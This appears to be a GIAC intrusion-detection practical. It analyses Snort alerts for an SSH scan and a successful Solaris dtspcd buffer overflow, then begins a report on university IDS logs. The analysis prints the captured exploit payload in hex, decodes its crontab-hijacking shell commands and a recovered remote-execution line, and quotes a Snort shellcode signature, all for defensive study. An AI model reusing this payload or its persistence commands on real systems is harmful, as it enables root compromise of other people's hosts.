
** The alert listing above was reduced due to space constraints. A total of six hundred forty nine attempts were made by this source to various destination hosts.*

Alert # 0 Packet Decode:

Meta	ID #	Time	Triggered Signature
	3 - 1543797	2001-12-04 19:30:57	MISC Source Port 20 to less than 1024

Meta	Sensor	Name	Interface	Filter
		NID-xyz	hme0	*None*

Meta	Alert Group	
		None



IP	Source addr	Dest addr	Ver	Hdr Len	TOS	Length	ID	Flags	Offset	TTL	Chksum
	149.69.85.65	my.net.19.74	4	5	0	40	37013	0	0	239	24092

FQDN	Source Name	Dest. Name
	Unable to resolve address	*Unable to resolve address*

Options	*None*

TCP	Source port	Dest port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	Seq #	Ack	Offset	Res	Window	Urp	Chksum
	20	22							X		2078558353	0	5	0	16383	0	3622

Options	*None*

Payload	*None*

Whois resolution for source address: 149.69.85.65

Server used for this query: [whois.arin.net]

St. John Fisher College (NET-PSINET-B-69)
3690 East Avenue
Rochester, NY 14618
US
Netname: NET-SJFC
Netblock: 149.69.0.0 - 149.69.255.255

Record last updated on 14-Apr-1995.
Database last updated on 25-Feb-2002 20:01:06 EDT.

1. Source of trace:

See detect #1.

2. Detect was generated by:

See detect #1.

3. Probability the source address was spoofed:

Very Unlikely: The point of this type of reconnaissance is to identify systems that are potentially vulnerable to various Secure Shell (SSH) exploits. A SYN/ACK reply from the targeted system is needed to confirm the presence of SSH on the port (TCP/22 default) targeted.

4. Description of the attack:

This is a reconnaissance scan testing for the presence of Secure Shell (SSH). The scan attempts to locate systems running SSH for future potential exploitation.

CVE-2001-0144: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144

5. Attack mechanism:

This is a scan rather than the attack itself. The scan is the precursor to the attack because it attempts to locate systems running SSH. This is accomplished by sending a SYN packet to the default port for SSH (TCP/22). If a SYN/ACK is received from the targeted system, the destination address is recorded for potential future exploitation. Several automated scanners exist. Additionally, scripts have been written to report the version of SSH used on each system that responds to the scan. This is particularly effective for a potential attacker because only certain versions of SSH are exploitable.

Although more than one vulnerability exist in the various versions of SSH, of late, the most frequently exploited vulnerability is the SSH CRC 32 compensation attack. According to CORE Security Technologies, " Most SSH distributions incorporated the file deattack.c released by CORE SDI in 1998. The file implements an algorithm to detect attempts to exploit the CRC-32 compensation attack by passing the SSH packets received from the network to the detect_attack () function in deattack.c" (CORE SDI). The detect_attack () function creates a hash table, dynamically assigned based on the size of the packet received, to examine the CRC value of each incoming SSH packet. Packets containing the same CRC value are symptomatic of a CRC attack. The detect_attack () function uses a 16 bit word to declare length of the incoming SSH packets. It is possible to overflow the 16-bit integer declaration by passing it a 32-bit value for packet length. This will in most cases cause the value of the 16-bit integer variable to be assigned to zero resulting in a hash table size of zero. Malicious code can use the resulting null-sized index to write to arbitrary memory locations within the Secure Shell address space, thus causing the application to execute this code with the user privileges assigned to the SSH daemon (usually root).

6. Correlations:

http://staff.washington.edu/dittrich/misc/ssh-analysis.txt
http://www.kb.cert.org/vuls/id/945216
http://www.iss.net/security_center/alerts/advise100.php
http://online.securityfocus.com/advisories/3088
http://www.core-sdi.com/common/showdoc.php?idx=81&idxseccion=10

7. Evidence of active targeting:

This appears to be random scanning of large address spaces. There is no evidence that indicates the scan specifically targeted individual networks.

8. Severity:

See detect #1 for an explanation of the Severity Formula.

CRITICALITY:	*3*
The addresses scanned included workstations, servers and some addresses, which were not assigned to any system. Not all of the systems scanned use the Secure Shell application.	
LETHALITY:	*3*
The scan alone causes no damage. However, it could be the precursor to an attack against a system using the Secure Shell program.	
SYSTEM COUNTERMEASURES:	*3*
The DoD released a vulnerability report on this subject on 21 November 2001 with a compliance action mandate of 30 days. All systems running Secure Shell should have been upgraded.	
NETWORK COUNTERMEASURES:	*3*
DoD networks use router ACLs, firewalls, and/or IP filtering to limit access to only authorized network users.	
OVERALL SEVERITY:	**(3+3)-(3+3)=0**

* The chart above builds upon the work of Mr. James Conz. CGIA practical:
http://www.giac.org/practical/James_Conz_GCIA.doc

9. Defensive recommendation:

Ensure that all systems for which Secure Shell is required have the latest version of the software installed or the appropriate software patches. For those systems that do not require the use of Secure Shell, ensure that the software is not loaded or that the process is disabled. Use the "HostsAllow" feature of the SSH configuration to configure the SSH process to accept connections only from authorized systems. Use host based IP filtering software to limit network communications to only authorized hosts. Implement an access control list on the premise router for the network that limits access to TCP port 22 to only authorized external addresses. Configure the network firewall to limit access to TCP port 22 to only authorized external address.

10. Multiple Choice Question:

The SSH CRC 32 compensation attack exploits the vulnerability in the detect_attack function of deattack.c by exploiting which of the following?

A. An overflow condition in an integer variable.
B. A predictable sequence number.
C. A dynamically assigned character value.
D. A randomly assigned integer value.

Answer: A.

Network detect (5): CDE Sub Process Control Service Buffer Overflow

Alert ID	Signature	Time Stamp	Source Address	Dest. Address	Layer 4 Proto
#0 – NID-xyz	EXPLOIT Solaris NOOP	2002-01-21 05:12:46	130.225.254.92: 4770	my.net.29.2: 6112	TCP
#1 – NID-xyz	EXPLOIT Solaris NOOP	2002-01-21 05:12:49	130.225.254.92: 4809	my.net.29.2: 6112	TCP
#2 – NID-xyz	EXPLOIT Solaris NOOP	2002-01-21 05:12:51	130.225.254.92: 4859	my.net.29.2: 6112	TCP
#3 – NID-xyz	EXPLOIT Solaris NOOP	2002-01-21 05:12:54	130.225.254.92: 4909	my.net.29.2: 6112	TCP

Alert #0 – Packet Decode:

Meta

ID #	Time	Triggered Signature
10 - 3704386	2002-01-21 05:12:46	EXPLOIT Solaris NOOP

Sensor	Name	Interface	Filter
	NID-xyz	hme0	*None*

Alert Group	
	None

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
130.225.254.92	my.net.29.2	4	5	0	1500	13008	0	0	40	44516

FQDN	Source Name	Dest. Name
	penguin2.sp2.uni-c.dk	host-on.my.net

Options	
	None

TCP

source port	dest port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
4770	6112				X	X				2127048529	2467393990	8	0	32120	0	24045

Options		code	length	data
	#1	NOP	0	
	#2	NOP	0	

Payload	length = 1448 000 : 30 30 30 30 30 30 30 32 30 34 31 30 33 65 30 30 0000000204103e00 010 : 30 31 20 20 34 20 00 00 00 31 30 00 80 1C 40 11 01 4 ...10...@. 020 : 80 1C 40 11 10 80 01 01 80 1C 40 11 80 1C 40 11 ..@.......@...@. 030 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 040 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 050 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 060 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 070 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 080 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 090 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0a0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0b0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0c0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0d0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0e0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 0f0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 100 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 110 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 120 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 130 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 140 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 150 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 160 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 170 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 180 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 190 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1a0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1b0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1c0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1d0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1e0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 1f0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 200 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 210 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 220 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 230 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 240 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 250 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 260 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 270 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 280 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 290 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2a0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2b0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2c0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2d0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2e0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 2f0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 300 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 310 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 320 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 330 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 340 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 350 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 360 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 370 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@.

Payload	Continued… 380 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 390 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3a0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3b0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3c0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3d0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3e0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 3f0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 400 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 410 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 420 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 430 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 440 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 450 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 460 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 470 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 480 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 490 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 4a0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 ..@...@...@...@. 4b0 : 80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF ..@...@...@. ... 4c0 : 20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20 ... .4.#. 4d0 : A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E .. ..* ..* . 4e0 : D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC .#...#...#...#.. 4f0 : 82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68 .. ... ./bin/ksh 500 : 20 20 20 20 2D 63 20 20 73 6C 65 65 70 20 31 30 -c sleep 10 510 : 20 3B 63 72 6F 6E 74 61 62 20 2D 6C 20 3E 3E 2F ;crontab -l >>/ 520 : 74 6D 70 2F 2E 72 65 61 6C 20 3B 20 73 6C 65 65 tmp/.real ; slee 530 : 70 20 38 3B 63 72 6F 6E 74 61 62 20 2D 72 20 3B p 8;crontab -r ; 540 : 65 63 68 6F 20 27 30 2C 31 35 2C 33 30 2C 34 35 echo '0,15,30,45 550 : 20 2A 20 2A 20 2A 20 2A 20 20 2F 74 6D 70 2F 2E * * * * /tmp/. 560 : 66 61 6B 65 78 20 3E 2F 64 65 76 2F 6E 75 6C 6C fakex >/dev/null 570 : 20 32 3E 26 31 27 20 3E 3E 2F 74 6D 70 2F 2E 72 2>&1' >>/tmp/.r 580 : 65 61 6C 20 3B 20 65 63 68 6F 20 27 23 21 2F 62 eal ; echo '#!/b 590 : 69 6E 2F 73 68 27 20 3E 2F 74 6D 70 2F 2E 66 61 in/sh' >/tmp/.fa 5a0 : 6B 65 78 20 3B 20 65 63 kex ; ec

Whois resolution for source address: 130.225.254.92

Server used for this query: [whois.arin.net]

Danish Computer Centre for Research and Education (NET-DENET-1)
Building 305, DTH
DK-2800 Lyngby
DK
Netname: DENET-1
Netblock: 130.225.0.0 - 130.225.255.255
Coordinator:
Fjerdingstad, Torben (TF47-ARIN) uni-role@UNI-C.DK
+45 35 87 88 89

Record last updated on 01-Jul-1998.
Database last updated on 9-Feb-2002 19:55:58 EDT.

1. Source of trace:

See detect #1.

2. Detect was generated by:

See detect #1.

3. Probability the source address was spoofed:

Very Unlikely: This attack requires a SYN/ACK from the destination prior to the transmission of the packet containing the exploit. In this example the code executed by the exploit is contained entirely within the packet. However, very often, the result desired from this type of exploit is for the victims computer system to return a shell to the attacker.

4. Description of the attack:

This is an attack against TCP port 6112. It is a buffer overflow attack designed to take advantage of the vulnerability in the Common Desktop Environments Sub Process Control Service.

CVE candidate CAN-2001-0803: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803

5. Attack mechanism:

This attack exploits the buffer overflow vulnerability in the Common Desktop Environment Sub Process Control Service (dtspcd). The Sub-process Control Service (dtspcd) uses a shared library (libDtSvc) to handle client connections. The default CDE configuration enables dtspcd on port 6112/tcp with root privileges. When a client connection request is received by the CDE, dtspcd is spawned by the Internet services daemon (typically inetd or xinetd). During client negotiation dtspcd makes a function call to libDtSvc, which contains a buffer overflow condition in the client connection routine. The buffer overflow vulnerability exists because dtspcd accepts a length value and subsequent data from the client without performing adequate input validation. As a result, a malicious client can manipulate data sent to dtspcd and cause a buffer overflow, potentially executing code with root privileges (CERT/CC) / (DoD-CERT).

> *The paragraph above paraphrases information obtained form vulnerability reports issued by the DoD-CERT and CERT/CC. The DoD-CERT bulletin is not accessible from outside the .mil network. However, the CERT/CC bulletin is almost identical in content and may accessed at the following URL: http://www.kb.cert.org/vuls/id/172583*

The packet decode above is an example of a successful attack utilizing this exploit. Notice that the packet contains a series of "80 1C 40 11" strings in the data payload. These are meaningless to the targeted host. The strings are used to fill the buffer and overwrite the default pointer. With the pointer overwritten, the system will now accept its direction from the code contained in the packet. In the case of the packet above the code is as follows:

/bin/ksh -c sleep 10;	// Call the Korn shell. Read commands from the command-string operand, no commands will be read from the standard input. Wait for 10 seconds. //
crontab -l >> /tmp/.real;	// Write the contents of the (root's) crontab to a file named .real and store it in /tmp //
sleep 8;	// Wait for 8 seconds //
crontab –r;	// Remove (root's) current crontab //
echo '0,15,30,45 * * * * /tmp/.fakex >/dev/null 2>&1' >> /tmp/.real ;	// Append the string 0,15,30,45 * * * * /tmp/.fakex >/dev/null 2>&1 to the file .real located in /tmp. //
echo '#!/bin/sh' > /tmp/.fakex;	// Write the string #!/bin/sh to a file named (.fakex) and store it in /tmp //
ec	// This is where Snort stopped the packet capture. //

It is not possible, from this packet capture, to know exactly what the rest of the packet contained. However, a reasonable guess is that the next command will write another string to the file *.fakex* (i.e. echo 'foo' >> /tmp/.fakex). In this case 'foo' will be whatever the attacker wishes to occur when the file *.fakex* is executed.
Notice that in the code above a string, in the form of a cron entry to execute the file *.fakex*, is appended to the file *.real* which is located in the tmp directory. Logically, the next command would load the content of the file *.real* to root's crontab. Doing this would ensure that the file *.fakex* is executed every 15 minutes.

6. Correlations:

As mentioned earlier this was a successful buffer overflow attack. The code above did create two files (*.real* and *.fakex*) in the /tmp directory. The files were cleverly hidden in the /tmp directory which is the swap file space for the Solaris operating system (not checked very often). Further the files were preceded with a leading '.' which means that they will not show up in a causal directory listing. The "ls –al" command must be used to find them. The file *.real* was deleted after loading it's contents to root's crontab (also a part of the script not captured in the packet decode above). The file *.fakex* did contain one additional string.

rpc adm@xxx.xxx.xxx.xxx /tmp/.do	// Make a remote procedural call, as the user adm, to xxx.xxx.xxx.xxx and execute the file .do located in /tmp //

Contacting the administrator of the system (xxx.xxx.xxx.xxx) called by the rpc above revealed that this host was compromised by an identical attack. System logs from this host's network revealed that the same source network had conducted the attack on this system. There is just a bit more to this story, but to reveal it would expose information that could be useful to the person that perpetrated these attacks.

http://www.cert.org/advisories/CA-2001-31.html
http://www.kb.cert.org/vuls/id/172583
http://xforce.iss.net/alerts/advise101.php
http://www.securityfocus.com/bid/3517
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/214

7. Evidence of active targeting:

The nature of this exploit indicates that this system was actively targeted. It is logical to assume that some form of reconnaissance preceded this attack in order to determine that this system was vulnerable. I could find no evidence of reconnaissance from this source network.

8. Severity:

See detect #1 for an explanation of the Severity Formula.

CRITICALITY:	*5*
This system was the firewall for this network.	
LETHALITY:	*5*
This was a root level comprise. This system had to be removed from the network for forensics and replaced by another system. Network down time was experienced as a result these efforts.	
SYSTEM COUNTERMEASURES:	*3*
The system is a firewall and as such incorporates some level of system hardening. This system did not have the recommended operating system patch applied. If the patch had been applied the system would not have been vulnerable to this attack.	
NETWORK COUNTERMEASURES:	*2*
This network incorporates a firewall and router access control lists as part of its perimeter defenses. However neither the router nor the firewall filtered the request to TCP port 6112.	
OVERALL SEVERITY:	**(5+5)-(3+2) = 5**

* The chart above builds upon the work of Mr. James Conz. CGIA practical:
http://www.giac.org/practical/James_Conz_GCIA.doc

9. Defensive recommendation:

Unless absolutely required, inbound connection attempts to TCP/6112 should be dropped at the premise router. If this network requires remote CDE, connections an ACL should be established on the premise router to filter unauthorized connection attempts. Because this system is the firewall for this network, a complete forensic assessment should be conducted to determine if other systems on the network were compromised as a result of this attack. After a complete forensic assessment the system should be reloaded from the last known good back up, prior to the attack, and the most recent system patch bundle should be applied to the system.

10. Multiple Choice Question:

If the following SNORT signature generates an alert that indicates the destination port targeted is TCP/6112 what has likely occurred?

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|801c 4011 801c 4011 801c 4011 801c 4011|"; reference:arachnids,353; classtype:shellcode-detect; sid:645; rev:2;)

A. A Solaris dtspcd buffer overflow attempt.
B. A Solaris statd buffer overflow attempt.
C. A Solaris cmsd buffer overflow attempt.
D. A Solaris ttdbserverd buffer overflow attempt.

Answer: A.

References:

See Appendix H.

Assignment 3 – "Analyze This" Scenario

Overview:

The following report summarizes my analysis of the data collected by a SNORT intrusion detection system, for five consecutive days, from the campus network of an undisclosed university. The data was collected between January 7th and January 11th, 2002. It is important to note that network topology information for this network was not provided. Furthermore, the analyst was not provided access to network resources such as server, web, or firewall logs to correlate any findings. Therefore, some of the analysis is inconclusive and requires further investigation.

The format of this analysis will be as follows:

1. Prioritized list of alerts detected with supporting analysis
   - Included in detect analysis: list of possibly compromised systems
   - Included in detect analysis: list of external source address activity that requires further investigation
   - Included in detect analysis: defensive recommendations
   - Top 10 source addresses found in alert log entries
   - Top 10 destination addresses found in alert log entries
2. Prioritized list of scanning activity with supporting analysis
   - UDP Scans
   - TCP Scans
   - Top 10 source addresses found in scan log entries
3. Prioritized list of OOS (out of spec) activity with supporting analysis
4. Defensive recommendations
5. Analysis process

The logs files used in this analysis are as follows:

Alert Files	Scan Files	OOS Files
alert.020107	scans.020107	oos_Jan.07.2002
alert.020108	scans.020108	oos_Jan.08.2002
alert.020109	scans.020109	oos_Jan.09.2002
alert.020110	scans.020110	oos_Jan.10.2002
alert.020111	scans.020111	oos_Jan.11.2002

Appendix A shows the alert statistics for the individual logs used in this analysis.

Detect Summary:

List of alerts detected by number of occurrences with supporting analysis

Signature	# Alerts	# Sources	# Dests
spp_http_decode: IIS Unicode attack detected	48697	108	572
ICMP traceroute	38892	5	4
connect to 515 from inside	26730	71	2
SNMP public access	21516	19	139
MISC Large UDP Packet	14571	16	15
spp_http_decode: CGI Null Byte attack detected	10932	9	16
INFO MSN IM Chat data	7281	74	72
High port 65535 udp - possible Red Worm - traffic	3868	79	124
ICMP Router Selection	2392	138	1
INFO - ICQ Access	2101	2	42
SMB Name Wildcard	1575	44	44
ICMP Fragment Reassembly Time Exceeded	1055	22	44
ICMP Echo Request L3retriever Ping	937	24	12
FTP DoS ftpd globbing	747	12	8
ICMP Echo Request Windows	524	13	24
ICMP Destination Unreachable (Communication Administratively Prohibited)	426	1	1
Watchlist 000220 IL-ISDNNET-990517	385	11	12
Null scan!	345	42	9
WEB-MISC Attempt to execute cmd	306	21	5
MISC traceroute	190	7	6
INFO FTP anonymous FTP	166	20	21
ICMP Echo Request Nmap or HPING2	148	8	3
EXPLOIT x86 NOOP	132	8	8
TCP SRC and DST outside network	108	14	10
Possible trojan server activity	78	10	10
Watchlist 000222 NET-NCFC	65	3	3
INFO Possible IRC Access	57	13	10
WEB-IIS _vti_inf access	45	15	2
INFO Napster Client Data	45	12	13
WEB-FRONTPAGE _vti_rpc access	40	12	2

ICMP Destination Unreachable (Protocol Unreachable)	40	5	6
EXPLOIT NTPDX buffer overflow	37	12	7
EXPLOIT x86 setuid 0	37	18	12
NMAP TCP ping!	36	7	4
INFO Inbound GNUTella Connect accept	33	3	33
WEB-MISC compaq nsight directory traversal	32	7	7
WEB-COLDFUSION administrator access	29	2	1
INFO Inbound GNUTella Connect request	28	15	3
Attempted Sun RPC high port access	27	6	14
WEB-MISC 403 Forbidden	25	3	15
Web-iis_IIS ISAPI Overflow ida nosize	18	18	5
INFO - Possible Squid Scan	17	2	9
Incomplete Packet Fragments Discarded	17	3	3
EXPLOIT x86 setgid 0	17	13	10
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	15	4	4
WEB-IIS view source via translate header	10	3	2
RPC tcp traffic contains bin_sh	8	2	2
High port 65535 tcp - possible Red Worm - traffic	7	2	2
FTP MKD / - possible warez site	7	1	1
Back Orifice	7	5	6
Port 55850 udp - Possible myserver activity - ref. 010313-1	6	3	4
WEB-IIS Unauthorized IP Access Attempt	6	1	3
EXPLOIT x86 stealth noop	6	4	5
ICMP Echo Request Cisco Type.x	5	1	1
TFTP - External UDP connection to internal tftp server	5	3	2
Port 55850 tcp - Possible myserver activity - ref. 010313-1	4	3	3
WEB-CGI formmail access	3	3	1
INFO Outbound GNUTella Connect accept	3	3	3
MISC PCAnywhere Startup	3	1	1
FTP CWD - possible warez site	2	2	1
WEB-IIS admin access	2	1	1
IDS50/trojan_trojan-active-subseven [arachNIDS]	1	1	1
WEB-IIS 5 .printer isapi	1	1	1
Queso fingerprint	1	1	1

TFTP - Internal UDP connection to external tftp server		1	1	1
WEB-CGI bb-hist.sh access		1	1	1
ICMP Echo Request CyberKit 2.2 Windows		1	1	1
FTP MKD - possible warez site		1	1	1
MISC Large ICMP Packet		1	1	1
SUNRPC highport access!		1	1	1
WEB-IIS iisadmpwd attempt		1	1	1
Totals:	Signatures matched 71	185,775	729	1,341

Supporting Analysis for alerts detected:

spp_http_decode: IIS Unicode attack detected

The Unicode attack is designed to take advantage of a vulnerability in the IIS web server. The Unicode attack is accomplished by crafting a URL with the Unicode character set in an attempt to gain access to restricted server resources. This is the modern day version of the "../" exploit. 48,697 attempts were recorded from 108 sources to 572 destinations. Many of these are likely false positives. However, the following transactions are from sources external to the network and bear further investigation.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
80.56.144.47	132	205	1	20
192.107.97.93	45	84	3	3
203.229.99.13	13	35	2	2
203.229.99.7	7	23	1	1

Correlation:
http://www.iss.net/security_center/alerts/advise68.php

Recommendations:
Ensure all IIS web servers have the latest vendor patches applied. Review web server logs for transactions from the sources above. If a correlation is found during the web server log review, consider filtering future transactions from that source at the network premise router or firewall.

ICMP traceroute

Trace route is a path discovery implementation of the Internet Control Message Protocol. In addition to their intended uses ICMP protocols are used in a number of exploits ranging from denial of service attacks to networking scanning utilities. This alert was detected 38,892 times from 5 sources to 4 destinations. All sources and destinations were internal to the network.

38,872 of the alerts were generated by source address MY.NET.5.202 and destined for MY.NET.5.1. The trace route was repeated every 10 seconds. This pattern is consistent for all traffic analyzed from the 7th ~ 11th. Further investigation is required to determine the exact nature of this traffic. The packets are being sent at a rate of 5.39 packets per minute. While this is not overwhelming, it is most likely degrading the performance of host MY.NET.5.1. Host MY.NET.5.202 should be examined to determine the reason for these traceroutes.

